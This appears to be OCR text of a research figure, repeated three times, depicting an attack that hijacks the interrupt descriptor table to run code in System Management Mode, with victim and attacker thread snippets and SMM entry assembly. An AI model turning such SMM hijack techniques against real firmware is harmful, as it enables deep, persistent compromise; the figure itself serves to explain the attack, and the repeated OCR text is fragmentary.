
OS IDT

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

OS IDT


```
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...
```

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT

```
...

ffffffffc0197da0

...
```

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



I/O Device

North Bridge

PCIe device

CPU

SMI#

SMI#

thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

(reconfigure northbridge)
(install hijack IDT)

```
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

RAM

SMRAM

MMIO

RAM

OS IDT


...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT

...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

